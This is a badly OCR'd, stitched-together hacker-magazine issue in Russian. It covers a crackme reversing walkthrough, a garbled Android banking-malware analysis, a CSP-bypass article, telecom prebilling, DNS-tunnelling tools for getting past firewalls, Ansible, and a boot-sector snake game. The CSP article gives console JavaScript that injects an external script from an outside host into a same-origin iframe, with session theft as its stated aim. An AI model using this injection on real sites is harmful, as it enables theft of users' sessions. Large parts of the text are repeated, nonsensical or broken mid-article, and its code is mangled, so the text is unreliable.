Бесплатный проверка ведра нажимается ведра функции WinAPI для получения пароля пользователя дешифрован, часть нажимается с нажимается запуска сначала и ждет такие интересные данные, которые выдаются в стек.

```
push    offset aSoftwareRabbit; "Software\Rabbit"
push    eax             ; hKey
call    ds:RegCreateKeyW
```

Давая — функция **sub_4BCD0**, которая создает и запускает данные в файл, вызывая **CreateFileW** и **WriteFile**, а аргументы которой выглядят таким образом.

```
push    offset aSoftwareRabbit; "Software\Rabbit"
push    eax             ; hKey
call    ds:RegCreateKeyW
call    sub_4BCD0
push    [ebp+var_1]     ; lpBuffer
push    [ebp+hLastOfFiles]; hFile
call    sub_4BCD0
```

Опять нолоньки. В функции **sub_4BCD0** передается пароль, перемонтаности **rdwaBuerOfFiles** для данных ведра и ведра. Ищем подпрограмму.

Начало EXE


Бесплатный проверка ведра нажимается ведра функции WinAPI для получения пароля пользователя дешифрован, часть нажимается с нажимается запуска сначала и ждет такие интересные данные, которые выдаются в стек.

```
push    offset aSoftwareRabbit; "Software\Rabbit"
push    eax             ; hKey
call    ds:RegCreateKeyW
call    sub_4BCD0
push    [ebp+var_1]     ; lpBuffer
push    [ebp+hLastOfFiles]; hFile
call    sub_4BCD0
```

Давая — функция **sub_4BCD0**, которая создает и запускает данные в файл, вызывая **CreateFileW** и **WriteFile**, а аргументы которой выглядят таким образом.

```
push    offset aSoftwareRabbit; "Software\Rabbit"
push    eax             ; hKey
call    ds:RegCreateKeyW
call    sub_4BCD0
push    [ebp+var_1]     ; lpBuffer
push    [ebp+hLastOfFiles]; hFile
call    sub_4BCD0
call    sub_4BCD0
```

Опять нолоньки. В функции **sub_4BCD0** передается пароль, перемонтаности **rdwaBuerOfFiles** для данных ведра и ведра. Ищем подпрограмму.



Начало EXE

Бесплатный проверка ведра нажимается ведра функции WinAPI для получения пароля пользователя дешифрован, часть нажимается с нажимается запуска сначала и ждет такие интересные данные, которые выдаются в стек.

```
push    offset aSoftwareRabbit; "Software\Rabbit"
push    eax             ; hKey
call    ds:RegCreateKeyW
call    sub_4BCD0
push    [ebp+var_1]     ; lpBuffer
push    [ebp+hLastOfFiles]; hFile
call    sub_4BCD0
```

ЗАГАДКА ХЕШЕРЕЗАДЫ

РАЗГАДЫВАЕМ ИНТЕРЕСНЫЙ КРЯКМИ WHITE RABBIT И КАЧАЕМ ОХЛЫЙ РЕВЕРСИНГА

Обратимся к документации по этому формату. Нас интересует первый 17-байт.

BMP Header

- 0h: 2 42 4D — идентификатор (буквы BM)
- 2h: 4 46 00 00 00 — размер файла (чем известен, запоминаем в формуле big endian)
- 6h: 2 00 00 — зарезервировано
- 8h: 2 00 00 — зарезервировано
- Ah: 4 36 00 00 00 — смещение начала изображения

DIB Header

- Eh: 4 28 00 00 00 — число байтов DIB header

Итак, восстановленный заголовок с известными данными:

```
42 4D 36 EC 5E 00 00 00 00 00 36 00 00 00 28 00 00
```

Шифротекст:

```
24 22 5A 80 31 77 57 64 61 5F 44 61 62 62 41 74 7A
```

XOR Calculator

Thanks for using the calculator. View help page.

I. Input: hexadecimal (base 16)

424d36ec5e000000000036000000280000

II. Input: hexadecimal (base 16)

24225a8031775764615f446162624174 7a

Calculate XOR

III. Output: ASCII (base 256)

follow_da_rabbitz

Рассчитать обратным XOR

Применяем XOR и получаем фразу-пароль. **follow_da_rabbitz**. Вводим ее в краки, и он сообщает нам. Он не зря носит ОХЛЫЙ рабочего стола именитого на черный фон с изображением кролика и предложением сохранить спокойствие и следовать за кроликом. Краки тем временем просит нас ввести второй пароль.

Новые обои рабочего стола

Возвращаемся в IDA и исследуем следующий уровень. По структуре он очень похож на предыдущий. Поскольку мы уже дали функциям более понятные названия, все становится еще проще. Кроме того, мы понимаем, что в этот раз после ввода корректного пароля также создается файл с ресурсом, который имеет расширение ewc. Это интересно! Давай загляни на этот ресурс в DE — может, предыдущий трюк нам поможет и здесь? :)

Второй ресурс в DE

Очевидно, что нет. Так просто здесь не будет. Давай смотреть функцию шифрования, то есть ту функцию, которая теперь на месте **xor_crypt**. Теперь она называется **sub_4081B**. Вот ее фрагменты, по которым ты можешь понять, как работает алгоритм шифрования.


```
...
mov     esi, offset aMicrosoftEnhan ; "Microsoft Enhanced RSA and
AES Cryptog"
lea     edi, [ebp+sProvider]
push    eax             ; pProv
rep movsd
call    ds:CryptAcquireContextW
...
lea     eax, [ebp+phHash]
push    eax             ; phHash
push    0               ; dwFlags
push    0               ; hKey
push    8004C6          ; Algid
push    [ebp+hProv]     ; hProv
call    ds:CryptCreateHash
...
lea     eax, [ebp+phKey]
push    eax             ; phKey
push    0               ; dwFlags
push    [ebp+phHash]    ; hBaseData
push    66A85           ; Algid
push    [ebp+hProv]     ; hProv
call    ds:CryptDeriveKey
```

Становится понятно, что этот шифр так просто не взломать, — это AES. Давай вернемся к поиску подсказки, например в наших новых обоях рабочего стола.

INFO


На самом деле в сауну подумал, что раз уж есть какой-то графический файл, то нужно или готовить Steganos, или смотреть водяные знаки. Прятать важное в картинках сейчас модно!

Найдем картинку в директории временных файлов пользователя. Расширение у нее — tmp, а название начинается с wallp. Нужно всего лишь поменять расширение на bmp, и можно открывать в Paint. Для поиска водяных знаков бывает удобно инвертировать цвета.




Инверсия цветов обоев

Бинго! Нам пароль — это водяной знак в изображении, **IMDsSgFGLf6v_wxO**. Пробуем ввести его в краки.



Верный второй пароль

Краки сообщает нам, что это шифр так просто не взломать, — это AES. Давай вернемся в основной директорию и запускай файл **good_robbit****.exe**



Файл краки запущен

Загружаем его в IDA и смотрим импорт файла.

Импорт нового файла


Интересно — тут есть функции работы с сетью. Следовательно, изучим сетевую активность приложения. Можешь сделать это есть в любимом фаерволе, есть командой **netstat -a**. Понимаем, что наш файл открыл и слушает порт 1337. Что ж, давай прямо в лоб и поищем функцию **WSAStartup** или номера портов в IDA.

Нашли WSAStartup

Мы нашли **WSAStartup**, она в самом начале функции под названием **sub_404680**. Поднимаемся на уровень выше и смотрим, какие параметры передаются в эту функцию. Открываем первую перекрестную ссылку на нее (да да, нет никакого в TLS, но это не имеет никакого отношения к делу :)).

Настройка порта сервера

А вот и номер порта в качестве параметра! Скроллим чуть ниже и видим еще несколько портов и передачу в эту функцию. Порты — 1337, 1338 и 1339. Заходим в **sub_404680** от имени нашего отношения к данным :)).



Функция работы с данными, поступающими на порт

Давай загляни в него.

Рассылка работы сервера

В общем-то, код сервера — и он умещается на один скриншот. Если с самого начала мы вводим 9, то на экране показывается 7. Переходим в подпрограммы дальше, порт меняется на другой, на единицу больше. Мы вводим 3 — показывается 6, опять переходим на следующий порт и вводим 5, видим 5.

Эти данные нужно посылать на порт, начав с 1337 и подключилось всякий раз к порту на единицу больше: то есть 1337 → 9, 1338 → 3, 1339 → 5. Я показал данные на порты при помощи программы PuTTY. После этого создаем клиента с сервером закрываются и открывается браузер с коротким видеороликом, в котором нам демонстрируется секретный фраг.

Спасибо фашам! :)

Мария Кузнецова
Эксперт по информационной безопасности
Positive Technologies

BAM ПРИШЛО MMS

ВОСКРЫЛАЕМ МАЛВАРЬ AKALOC, КОТОРАЯ ВОРУЕТ ДЕНЬГИ У ПОЛЬЗОВАТЕЛЕЙ ANDROID

За последний месяц «нашумевший вирус» Akaloc зарезал банки в Индии, украл пару тысячек российской Android-версии приложения «Сбербанк» и даже Роскомнадзор вспомнил, что в России есть сотовые и пытается вспомнить.

Как показывает статистика, в России на сотовыми день 70% мобильных телефонов работают на Android. Поэтому вирусы, ориентированные на эту платформу, в принципе, не могут не быть интересными. Но в нашем случае интересно не то, что вирус Akaloc ворует деньги, а то, как он это делает. Попробуем вместе догадаться, в его сторону «глаза» кусочек.

ЗАРАЖЕНИЕ

Итак, сперва злоумыслник отсылает жертвам по мне на телефон поступает СМС-ка с ссылкой на какой-нибудь сайт. Ссылка может быть любой, но, чтобы жертва «клюнула», нужно, чтобы на ней, кроме ссылки, было сообщение, ради которого пользователь «клюнет». Для Android-версии — «напишем Сбер» — сообщение «Посмотрите, что нашлось» (см. скриншоты).

Но мы же ещё не дождались фотографии. Сначала Ваня ещё очень хочется на сообщение, нажмёшь на ссылку СМС-ка, которая на самом деле ссылка, и перед тобой новое всё-таки окно СМС-ки. Нажмёшь фотографию на ней, нажмёшь «Отправить» и на стенке у ведущенного появится. Сообщение «Посмотрите, что нашлось».

Нажимаем «Перейти к настройкам». И соглашаемся «Для Системы при обновлении».

Разумеется запустить его, как на том же скриншоте.

Установленное приложение Вирусы сразу начинает что-то делать в списке (7 на).

Пытаемся запустить, но нам не дадут.

Нажимаем «Удалить» и вот уже на экране появляется «Это Системное приложение».

Разумеется запустить его, как на том же скриншоте.

Отключаем, это нельзя — «Отключение приложения может привести к ошибкам в работе системы».

Установленное приложение сразу начинает что-то делать в списке (7 на).

Пытаемся запустить его, но нам не дадут.

Нажимаем «Удалить» и вот уже на экране появляется «Это Системное приложение».

Разумеется запустить его, как на том же скриншоте.

Отключаем, это нельзя — «Отключение приложения может привести к ошибкам в работе системы».

Установленное приложение на сих пор смотрит. Запускаем и смотрим, что оно нам показывает.

Первым делом приложение пишет: «Сервер запущен». Ну, сервер 192.168.1.1, по сути SSD. Как сервером он сайта Сбербанка. Отлично, теперь мы в сети Сбербанка. Но, к сожалению, пишет «Ошибка». Ну, ошибка — ошибка. Ничего страшного. Пишем «Сервер» — пишем «Сервер». Ну, ошибка — ошибка. Ну, ошибка — ошибка. Но уже — ошибка.

Пусть пока ошибку начнет отчеты на свой сервер.

Ладно, несколько минут подождем, и вот уже пытаемся дешифровать данные. Сначала ждем, а потом начинаем дешифровать.

Дешифровка стоит начинается в F.java

```
class F {
  private static final byte[] a = "0b78b1b6d6" .getBytes();
  private static Thread[] b;
  static {
    this.a = new byte[256];
    int i = 0;
    while (true) {
      if (i >= 256)
        return;
      this.a[i] = (byte)i;
      i = (byte)(i + 1);
    }
  }
  private static F a(int[] ...);
  private static void a(int[] ...);
  private int[] length = new int[0];
  private int[] a(int[] ...) {
    int[] arrayOfInt1 = (int[])clone();
    int[] arrayOfInt2 = new int[this.length];
    int i = 0;
    int[] arrayOfInt3 = null;
    int[] arrayOfInt4 = null;
    int[] arrayOfInt5 = null;
    int[] arrayOfInt6 = null;
    int[] arrayOfInt7 = null;
    int[] arrayOfInt8 = null;
    int[] arrayOfInt9 = null;
    int[] arrayOfInt10 = null;
    int[] arrayOfInt11 = null;
    int[] arrayOfInt12 = null;
    int[]
```

Выбор
Senior Developer, веб-мастер, бug hunts practicant, bbp-pro, bug crush-wide

РАЗРЕШЕНО ВСЕ!


ИЗУЧАЕМ НОВУЮ КРУТУЮ ТЕХНИКУ ОБХОДА CSP

Политика защиты контента (CSP) — это механизм, встроенный в браузеры, который позволяет защититься от XSS-атак. Он описывает браузеру безопасные источники загрузки ресурсов, таких как JavaScript, стили, изображения, фреймы. Основной способ обхода — использование плагинов — блокировка недоверенных JS, что создает к минимуму вероятность успешной эксплуатации XSS. Например, если в заголовке CSP указано загружать изображения только с текущего домена, то все теги со сторонними доменами будут проигнорированы. Но как провести пользователя атаку с кражей данных, если ничего нельзя отправлять на другие ресурсы?

Типичный пример использования CSP — это разрешение загрузки ресурсов с собственного домена (self) и разрешение выполнения инлайн-скриптов:

```
Content-Security-Policy: default-src 'self' 'unsafe-inline';
```

Такая политика подразумевает «запрещено все, что не разрешено». В данной конфигурации будет запрещено любое исполнение функций, выполняющих код в виде строк, таких как **eval**, **setTimeout**, **setInterval**. Так же отсутствует настройка **'unsafe-eval'**.



Запрещено грузить **любой** контент с внешних источников, в том числе изображения, CSS, WebSocket, и конечно же, JS.

WWW

Для примера я специально оставил RSS с этим багом, задача — украсть сессии пользователя.


Но не стоит забывать, что веб позволяет работать в контексте SOP в рамках этого домена, поэтому мы по-прежнему можем строить сценарии, создавать фейки, изображения. Если вспомнить о фишках, то CSP расспространяется и на фреймы, а тем самым есть и на каскадное протокола будет указан data, blob или будет отображен фейк с помощью атрибута srcdoc.

WARNING

Статья написана в исследовательских целях. Все информация в ней носит ознакомительный характер. Не автор, ни редакция не несет ответственности за неправильное использование упомянутых в ней аппаратных платформ, программ и техник!

МОЖНО ЛИ ВЫПОЛНИТЬ JS В ТЕКСТОВОМ ФАЙЛЕ?

Для начала вспомним один трюк. Если современный браузер отправляет изображение или какой-то текстовый файл, он автоматически преобразовывается в HTML-страницу.



Это нужно для корректного отображения содержимого пользователю, чтобы у изображения был фон и она была расположена по центру. Но **iframe** также является окном. Поэтому открытые в нем файлы, которые отображаются в браузере, например txt или robots.txt, автоматически преобразовываются в HTML, независимо от того, скорректне ли в нем данные, главное — чтобы был правильный **content-type**.

Но что, если фейк будет содержать страницу сайта, что уже без согласия SOP будет допускаться. Выполнит ли открытый фрейм без политики все JS, которые будут у него внутри? Если иметь XSS на странице, мы можем сами загрузить свой фрейм.

Для теста сформируем случайный, простой страницей iframe. Для примера возьмем страницу /fer.txt, путь к которому указан на странице выше.

```
frame-document.createElement("iframe");
frame.src="/sss/bootstrap.min.css";
document.body.appendChild(frame);
```

Теперь посмотрим на содержимое фрейма. Отличчие CSS был преобразован в HTML, и нам удалось перетащить содержимое head (хотя оно было пустое). Теперь проверим, сработает ли в нем подключение внешнего JavaScript-файла.

```
script.document.createElement('script');
script.src='//bokm.ru/cop.js';
window.frames[0].document.head.appendChild(script);
```

Not Secure hello.pro/sss/bootstrap.min.css?_=1
Elements Console Sources Network Performance Memory Application Security Audits
top Filter Custom levels
> frame-document.createElement("iframe");
frame.src="/sss/bootstrap.min.css";
document.body.appendChild(frame);
<iframe_ref_id="1" />
window.frames[0].document.head.innerHTML="Wow!";
"Wow!"
> script.document.createElement('script');
script.src='//bokm.ru/cop.js';
window.frames[0].document.head.appendChild(script);
<script_ref_id="2" />
Hello!
hello.pro says
Good Origin: https://hello.pro
Uri: http://hello.pro/sss/sss/sss

ПРО БИ�ллинг

РАЗБИРАЕМСЯ, КАК МОБИЛЬНЫЕ ОПЕРАТОРЫ ХРАНЯТ И ОБРАБАТЫВАЮТ НАШИ ДАННЫЕ.

Мобильные операторы получают массу данных и метаданных, но которым можно узнать очень многое о жизни отдельно взятого абонента. А поняв, как обрабатываются и как хранятся эти данные, можно обойти, солгать или помешать процессам обработки и передачи данных в биллинговую систему в формате, который будет признавать стандартным.

При этом внешне для абонента, скорее всего, доступ к которым желательно не предоставлять постороннем. Насколько защищена информация в такой системе и что могут узнать злые Дарвин разрешать?

ЗАЧЕМ ПРЕДБИЛЛИНГ ТЕЛЕКОМ-ОПЕРАТОРАМ?

Считается, что абоненты хотят получать все более новые и современные виды услуг, но можно с уверенностью заметить, что этого обеспечение. Поэтому реализацией новых услуг и способами их предоставления должен заниматься предбиллинг — это его первая задача. Второй — анализ трафика, проверка его корректности, полность передачи в абонентский биллинг, подготовка данных для биллинга.

Сам предбиллинг реализовывать различные сервисы и розатрсу данных. Например, сервиса состояния услуг на оборудовании и в биллинге. Бывает, абонент пользуется услугами при том, что в биллинге он уже заблокирован. Либо он пользовался услугами, но с оборудования не поступили сведения об этом. Ситуация могут быть множество, большинство таких конфликтов и решается с помощью предбиллинга.

Когда-то в ходе процесс работы по оптимизации бизнес-процессов компании и расчеты НСД. Оптимизация сервиса НСД была не так что не было исходных данных, — и не понимал, какой «линейка» их мерять. Примерно так же часто бывает с предбиллингом. Можно бесконечно копировать и улучшать обработку, но всегда в какой-то момент обстоятелется и данные сбоятся так, что проверить невозможно. Поэтому оказывает такой сервис работы и мониторинга всплошательных систем биллинга и предбиллинга, но невозможно обеспечить бесперебойную работу оборудования и каналов передачи данных.

Поэтому и существует дубликация системы, которая занимается проверкой данных в биллинге и данных, которые в предбиллинге в биллинг. Ее задача — полнать то, что уцало с оборудования, но по какой-то причине не могло на абонента. При этом дубликация оборудования и предбиллинговой системы обычно играет FMS — Fraud Management System. Конечно, ее основная первая задача — взвое не контроль предбиллинга, а выявление мошеннических схем и, как следствие, мониторит потоки и расходований данных с оборудования и биллинговых данных.

На самом деле вариантов использования предбиллинга очень много. Например, это может быть выполнение сверки между состоянием абонента и его информацией в CRM. Такая сверка может потребовать подобным образом:

1. С помощью предбиллинга по SOAP получаем данные с оборудования (HSS, VLR, HLR, AUC, EIR).
2. Проверяем состояние IMW данные в крючой формат.
3. Делаем запрос в смежные системы CRM (базы данных, программные интерфейсы).
4. Проверяем сверку данных.
5. Формируем запись-ответ.
6. Делаем запрос в систему CRM на синхронизацию данных.
7. Итог — абонент, какающий фильм в розмаете в IVZR, блокируется с оператором Мегафона и не получает розмаете.

Еще один пример использования — наколпение данных и дальнейшая их обработка. Такой вариант возможен, когда у нас тысячи записей с оборудования (ДСЛАМ, GPON, телефонные шлюзы), но все эти данные по одному абонента — полнейшие безумие, не говоря уже о том, что мы даже изучить все системы таким количеством звонка данных. По этой причине подходит следующая схема, которая работает полностью:

1. Получение данных с оборудования.
2. Агрегация данных в системе предбиллинга (жди, когда соберется все нужные записи по каному-либо условию).
3. Отправка данных в конечной биллинг.
4. Итог — вместо 10 тысяч записей мы отправили одну с агрегирующим значением, которое потребуется интернет-трафика. Сделали всего один запрос в базе данных и отправили ему результаты, включая сверку данных.

Это всего лишь только схема работы. Формат статьи не позволит привести примеры более сложных схем (например, Big Data), но они тоже встречаются.

КАК УСМИРИТЬ ЗООПАРК?

Чтобы было понятнее, как это работает и где здесь могут возникнуть проблемы, рассмотрим пример. Допустим, оператор использует Hewlett-Packard Internet Usage Manager (HP IUM, в обиходном варианте «IUM») и на его примере посмотрим, как работает предбиллинг ОСС.

Передбиллинг — это зоопарк, в котором бросают мясо, овощи, бананы, хлеба — все, что только можно. То есть на входе самые разные продукты, но на выходе для каждого зверя должен получить формы. Мы можем получить решетки и получим на выходе другую форму, но принцип и путь обработки наших продуктов не изменится — это решетки — это решетки. Это и есть классическая схема предбиллинга: сбор, обработка и вывод данных. В предбиллинге IUM данные этой цепочки называются encapsulator, aggregator и datastore.

Тут необходимо понимать, что на входе у нас должна присутствовать потоковая — новой информацией. Если мы получаем информацию, без которой дальнейшая обработка бессмысленна. При отсутствии какого-то блока или элемента обработки мы получаем ошибку или предупреждение, что обработка невозможна, так как операции не могут быть выполнены без этих данных.

Поэтому очень важно, чтобы оборудование формировало файлы-записи, которые имели бы строго определенный и установленный производителем набор и тип данных. Если оборудование — отдельный обработчик сигнала, который обрабатывает потоки с оборудования фиксированной связи Iskratel SI3000.

Если же мы сделаем то, в лучшем случае получим исключение при обработке, а в худшем у нас встанет все оборудование конкретного потока, так как обработчик-сигнала упадет с ошибкой и будет висать, пока мы не решим проблему с «битыми» его точки зрения файлом. Здесь можно заметить, что все системы предбиллинга, как правило, критично воспринимают данные, на обработчиком не будет поступать записи с неверным форматом.

Изначально потоки разобранные данные (PWM) формируются на уровне аналитики и уже здесь же могут быть подвергнуты дополнительным сверкам и фильтрам. Так делается, если нужно до сверки агрегации произвести с потока решения, которые должны быть в дальнейшем отвечать ко всему потоку данных (когда он будет проходить через различные сверки агрегации).

Collector Name
Collector Type
Collector Status
Collector Description
Collector Type
Collector Status
Collector Description
Collector Name
Collector Type
Collector Status
Collector Description
Collector Name
Collector Type
Collector Status
Collector Description
Collector Name

ЛАЗЕЙКА ПОД ФАЙРВОЛОМ

Роман Фомичев | Сергей Ковалев | Сергей Шаповалов

ТЕСТИРУЕМ ПЯТЬ ПОПУЛЯРНЫХ СРЕДСТВ, КОТОРЫЕ ПРОБРАСЫВАЮТ ИНТЕРНЕТ ПО DNS

Когда доступ в сеть напрямую отрезан файрволом, в ведущих данную новость порталах, по-прежнему, передают технику DNS-туннелирования. Мы решили проверить, насколько же сейчас эффективны эти «лазейки» под файрволом, и что можно использовать, а что можно использовать, чтобы не нажить на свою голову, находящуюся по ту сторону сети. Сейчас будет краткий ликбез, который, по этого материала для применения в повседневной сфере организации или, например, для сдачи нормативов в рамках «Системы ГТО». Ну а прочитав Данный посмотрим, какие уязвимы поиску? и сегодняшний бонусом к каким у каждой плюсы и минусы.

Об авторах

Роман Фомичев — пентестер из команды FBK CyberSecurity. Это часть компетенции: аудит корпоративной информационной системы. Ранее работал в бухгалтерии компьютеры. Компания специализируется на услугах в сфере информационной безопасности.

FBK CyberSecurity

Сергей Ковалев — пентестер из команды FBK CyberSecurity. Это часть компетенции: аудит корпоративной информационной системы. Ранее работал в бухгалтерии компьютеры. Компания специализируется на услугах в сфере информационной безопасности.

Сергей Шаповалов — пентестер из команды FBK CyberSecurity. Это часть компетенции: аудит корпоративной информационной системы. Ранее работал в бухгалтерии компьютеры. Компания специализируется на услугах в сфере информационной безопасности.

Сергей пишет: что занимается FBK CyberSecurity. Это часть компетенции — аудит корпоративной информационной системы. Ранее работал в бухгалтерии компьютеры. Компания специализируется на услугах в сфере информационной безопасности.

Я ещё по возможности, или сергей сергей в сергеевич, занимаюсь делом для сергеев. Ранее работал в бухгалтерии компьютеры. Компания специализируется на услугах в сфере информационной безопасности.

Роман Фомичев — пентестер из команды FBK CyberSecurity. Это часть компетенции: аудит корпоративной информационной системы. Ранее работал в бухгалтерии компьютеры. Компания специализируется на услугах в сфере информационной безопасности.

Все общие связи, которые имеется/имеют то что мы будем делать. В целом тоже здесь. Компания, ранее если выше задача нет, запрашиваемые URL нужно ранее, поэтому пинговать DNS запросы на туннелируемый в работе. Это идет в ход, ну работал, ранее.

Сейчас в интернете можно найти множество утилит для эксплуатации этой технологии — каждая со своими фичами и багами. Мы выбрали для сравнения пять популярных на сегодняшнем рынке:

dns2socks

dns2socks — довольно популярная утилита, разработанная Phome Software, для создания клиенто-серверного канала (C&C) через протокол DNS. Исходный код написан в среде разработки на языке Delphi, а компилируется под C++ builder. Под Windows поддерживает как 32-, так и 64-битные версии.

Клиентская часть поддерживает кодировки base32 (предназначена в частности для обхода ограничений, которые установлены на MDG) и base64 (частая ПК и сервер для сторонних данных.

Из особенностей можно отметить, что сервер dns2socks может держать несколько сессий, а также поддерживает базовую фильтрацию по гарантиро доменам. Также заслуживает отдельного упоминания поддержка DNS-расширений EDNS0.


Серверная часть поддерживает основные типы записей DNS: TXT, MX, CNAME, A, AAAA. Ранее, при сопоставлении запросов к доменам, в ответ, поэтому, в ответ, ранее, поэтому, в ответ, ранее, поэтому, в ответ, ранее


ЛАЗЕЙКА ПОД ФАЙРВОЛОМ

ИЛИ ПРЕМПТЕЛЬ СОЗДАНИЯ ХАОСА ВДОЛЬ КОТОРЫЕ ПРОБИРАЮТСЯ ИНТЕРНЕТ ПО DNS

Iodine может самостоятельно выбирать наиболее быстрый из доступных видов кодировок (Base128, Base64, Base32), а типов пакетов (NULL, TXT, MX, CNAME и A). Благодаря чему скорость получается высокой — около 10 Кбайт/с при использовании SCP.

Протестируем клиент для Windows. Для этого необходимо сначала установить драйвер интерфейса TAP-Win. Затем запускаем приложение, как в в Linux, — с учетом администратора.





В общем, попытки запустить клиент Iodine в Windows не увенчались успехом.

Протестируем скорость отправки и получения.

```
[root@localhost ~]# ./dns2tcpd -f /etc/dns2tcpd.conf
dns2tcpd[1]: [127.0.0.1:53000]
[root@localhost ~]# ./dns2tcpd -f /etc/dns2tcpd.conf
dns2tcpd[2]: [127.0.0.1:53000]
[root@localhost ~]# ./dns2tcpd -f /etc/dns2tcpd.conf
dns2tcpd[3]: [127.0.0.1:53000]
[root@localhost ~]# ./dns2tcpd -f /etc/dns2tcpd.conf
dns2tcpd[4]: [127.0.0.1:53000]
[root@localhost ~]# ./dns2tcpd -f /etc/dns2tcpd.conf
dns2tcpd[5]: [127.0.0.1:53000]
[root@localhost ~]# ./dns2tcpd -f /etc/dns2tcpd.conf
```

КОЛОНКА ИЛЬИ РУСАНЕНА

ЧАСТЬ 1. ПОЛУЧАЕМ ANSIBLE, ЧТОБЫ ПОЛЬЗОВАТЬСЯ ЕГО ПРЕИМУЩЕСТВАМИ ДЛЯ РАЗВЕРТЫВАНИЯ СИСТЕМЫ И ПРОГРАММ

Ansible — инструмент, с которым слышали. Все слышали. Но есть тот, который использует еще больше администраторов серверов. Для разработчиков на рекурсивном знаковстве: в Ansible обычно начинается, когда приходится разбираться сразу с несколькими серверами или становится ясно, что ручная настройка каждого сервера — не вариант. Ильи Русанен рассказывает, как использовать Ansible для развертывания системы и программ.

Для кого?

Для администраторов — знакомых системным приемам работы с Linux, для которых чистка от пылинок закрыт. Рассказать о преимуществах использования Ansible для администрирования серверов и развертывания приложений. Ansible — инструмент, с которым слышали. Все слышали. Но есть тот, который использует еще больше администраторов серверов. Для разработчиков на рекурсивном знаковстве: в Ansible обычно начинается, когда приходится разбираться сразу с несколькими серверами или становится ясно, что ручная настройка каждого сервера — не вариант. Ильи Русанен рассказывает, как использовать Ansible для развертывания системы и программ.

Зачем нужна приустановщик локальной машины?

Ansible — это система управления конфигурациями, которая позволяет выполнять сценарии на удаленных серверах. Ansible использует для подключения по SSH. Ansible — это система управления конфигурациями, которая позволяет выполнять сценарии на удаленных серверах. Ansible использует для подключения по SSH.

- выполнения произвольных команд;
- копирования файлов и шаблонов;
- выполнения предопределенных сценариев (роли) для установки пакетов, настройки сервисов, развертывания приложений.

Ansible — это система управления конфигурациями, которая позволяет выполнять сценарии на удаленных серверах. Ansible использует для подключения по SSH.

Для начала: Ansible

Ansible — это система управления конфигурациями, которая позволяет выполнять сценарии на удаленных серверах. Ansible использует для подключения по SSH. Ansible — это система управления конфигурациями, которая позволяет выполнять сценарии на удаленных серверах. Ansible использует для подключения по SSH.

- выполнения произвольных команд;
- копирования файлов и шаблонов;
- выполнения предопределенных сценариев (роли) для установки пакетов, настройки сервисов, развертывания приложений.

Ansible — это система управления конфигурациями, которая позволяет выполнять сценарии на удаленных серверах. Ansible использует для подключения по SSH.

Дополнительно о подключениях

ЗМЕЯ В «ТВИТТЕРЕ»

КАК ВРУЧНУЮ СДЕЛАТЬ ЗАГРУЗОЧНЫЙ ОБРАЗ С ИГРОЙ, КОТОРЫЙ УМЕСТИТСЯ В 1 ТВИТ

Алик Мухитдинов
Студент курса СПО «Системное программирование» Университета «Синергия». Увлекается ретрокомпьютерами, в свободное время пишет игры для Sega Mega Drive. Сертификаты СПР.

В 1998 году люди соревновались, кто напишет самую короткую игру для DOS. Позже этот вид соревнований назвали «код-гольфом»[1]. Я решил вернуться к такому кулуару кода (nibbles.asm) и перепрать его в загрузочный образ дискеты, который бы умещался в твит, то есть в 140 символов.

Вот как выглядит результат:

```
$ perl -l'say"xAF0AR0qQ9UBMUfCwFlQgjzqqBu4Rr/jVTh5JtEB2kN7W
5FCD6TiEJ4ieLCwmmfIa27BbYtCmWCP3Jw/ 9\x585,\%n>~"|base64 -D
boot.img
$ qemu-system-i386 -fda boot.img
```

Если у вас нет perl, можно использовать echo -ne -D пишется в нижнем регистре (base64 -d).

INFO

Это экспериментный перевод двух статей Алика Мухитдинова: «Змейка для DOS в твитере» и «Загрузочный сектор на 140 символов». Перевод Андрей Письменный.

ОБРАЗ ЗАГРУЗОЧНОЙ ДИСКЕТЫ СО «ЗМЕЙКОЙ».

Технически всё ещё — это не бутлоадер. Настоящий бутлоадер переводит машину в 16-битный режим, загружает данные с диска (BIOS, до рукам только первые 512 байт) и так далее. Я пропустил все это и вместо этого начнёшь напрямую регистры и пишу прямо в экран.

hugi.de

Один из популярных сайтов, где проводили эти соревнования, называется Hugi, и игра Nibbles, которую я использовал в качестве ориентира, имеется в 68 байт, были одним из моих любимых твитов. Эта игра также широко известна как Tom и Jerry.

К сожалению, старый код оказалось не так то просто заставить работать. Нужно DOS, и игра работала с ошибкой, то прыгающая, то, наоборот, медленно могла тогда быть с разработчиком и на какой частоте она работала.

Получив в решение игры на ассемблере, я начал и проверять его в загрузочном дискету. Загрузо сделал несколько изменений, чтобы можно было «запускать» игрушку.

floppy.asm

Итак, давай разберем код.

Для запуска кода нужно сначала скомпилировать его:

```
nasm floppy.asm -o floppy.img
```

а затем запустить в QEMU, если у тебя по каким то причинам нет возможности на запилить на настоящую дискету

```
qemu-system-i386 -fda floppy.img
```

Код начинается с прагмы, которая создаёт процессору, что нужно перейти в шестнадцатиразрядный режим (а чем машина x86 изначально находится при загрузке с дискеты):

```
[bits 16]
```

Еще одна прагма сообщает ассемблеру, где находится код, который нужно загрузить.

```
[org 0x7C00]
```

Задаем начальную позицию для нашей змейки.

```
mov bl, 1
```

Загружаем адрес VRAM в регистр ES.

```
push 0xa000
pop es
```

Теперь задаем основную змейку в центре экрана и перемотаем видеорежим. Режим 13h — это VGA (1 байт на пиксель, тогда как настоящий цвет кранится в палитре) с разрешением 320 x 200. При загрузке режим не очищает экран.

```
restart_game:
    mov    si, 320*100+160
    mov    ax, 0x0013
    int    0x10
```

Рисуем границы. Предполагается, что палитра по умолчанию нас устроит. Также предполагаем, что если мы начнем снову и закрасим 2176 пикселей, то получится граница снову и снова.

```
    mov    di, 320*199
    mov    cx, 2176
    rep
draw_loop:
    stosb
    stosb
    add    di, 318
    loop   draw_loop
```

Обойти внимание на перевод в середине инструкции rep stosb.

